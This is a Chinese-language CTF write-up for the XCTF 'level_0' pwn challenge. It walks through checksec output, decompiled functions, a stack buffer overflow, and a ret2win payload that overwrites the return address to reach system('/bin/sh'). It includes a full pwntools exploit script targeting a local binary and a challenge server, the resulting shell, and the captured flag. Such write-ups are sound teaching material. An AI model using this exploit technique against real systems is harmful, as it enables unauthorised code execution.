level_0 [XCTF-PWN]CTF writeup系列5

原创

3riC5r 于 2019-12-19 21:42:57 发布 329 收藏
分类专栏： XCTF-PWN CTF 文章标签： xctf ctf pwn


XCTF-PWN 同时被 2 个专栏收录
28 篇文章 5 订阅
订阅专栏


CTF
46 篇文章 1 订阅
订阅专栏


题目地址：level_0

先看下题目：

照例查看一下保护情况

```
root@mypwn:/ctf/work/python# checksec df928e471d0849fab9ff0ebe4bfe5ea1
[*] '/ctf/work/python/df928e471d0849fab9ff0ebe4bfe5ea1'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

反编译下载的程序，注意到最重要到三个函数callsystem，vulnerable_function，main



反编译三个函数为c语言代码：

```
int callsystem()
{
  return system("/bin/sh");
}

ssize_t vulnerable_function()
{
  char buf; // [rsp+0h] [rbp-80h]

  return read(0, &buf, 0x200uLL);
}

int __cdecl main(int argc, const char **argv, const char **envp)
{
  write(1, "Hello, World\n", 0xDuLL);
  return vulnerable_function(1LL, "Hello, World\n");
}
```

注意到vulnerable_function函数中read函数的第三个参数是0x200，而buf变量分配的空间为80h，这里存在溢出。

在汇编代码中观察system函数调用的开始地址为40059A，传参数+调用system函数

构造payload如下：

```
payload = 'A'*0x80 + 'A'*8 + p64(0x40059A)
```

这里0x80个A赋值给buf，8个A覆盖栈底（注意如果是32位系统就是4个字节），64位的0x40059A覆盖vulnerable_function函数的返回地址，本来返回地址是main函数中调用vulnerable_function函数的下一条指令，这里我们覆盖成我们需要的0x40059A，执行system函数

正常执行程序如下：

```
root@mypwn:/ctf/work/python# chmod +x df928e471d0849fab9ff0ebe4bfe5ea1
root@mypwn:/ctf/work/python# ./df928e471d0849fab9ff0ebe4bfe5ea1
Hello, World
aa
root@mypwn:/ctf/work/python#
```

构造本地执行的python脚本：

```
#!python
#!/usr/bin/env python
# coding=utf-8

from pwn import *

p = process('./df928e471d0849fab9ff0ebe4bfe5ea1')
# p = remote("111.198.29.45", 41395)

payload = 'A'*0x80 + 'A'*8 + p64(0x40059A)

p.sendlineafter('Hello, World', payload)
p.interactive()
```

执行结果如下：

```
root@mypwn:/ctf/work/python# python level_0.py
[+] Starting local process './df928e471d0849fab9ff0ebe4bfe5ea1': pid 155
[*] Switching to interactive mode

$ id
uid=0(root) gid=0(root) groups=0(root)
$
```

执行成功，获得来本地shell，接下来修改python脚本，连接服务器的结果如下：

```
root@mypwn:/ctf/work/python# python level_0.py
[+] Opening connection to 111.198.29.45 on port 41395: Done
[*] Switching to interactive mode

$ cat flag
cyberpeace{de119d160b209dca8d21fec7e5071b2d}
```

执行成功，这里我直接执行cat flag，获得flag。

这个题目还是考的栈溢出，在之前覆盖特定变量的基础上，加大了一点难度，需要覆盖到栈底，并突破栈底覆盖返回之后的执行指令地址。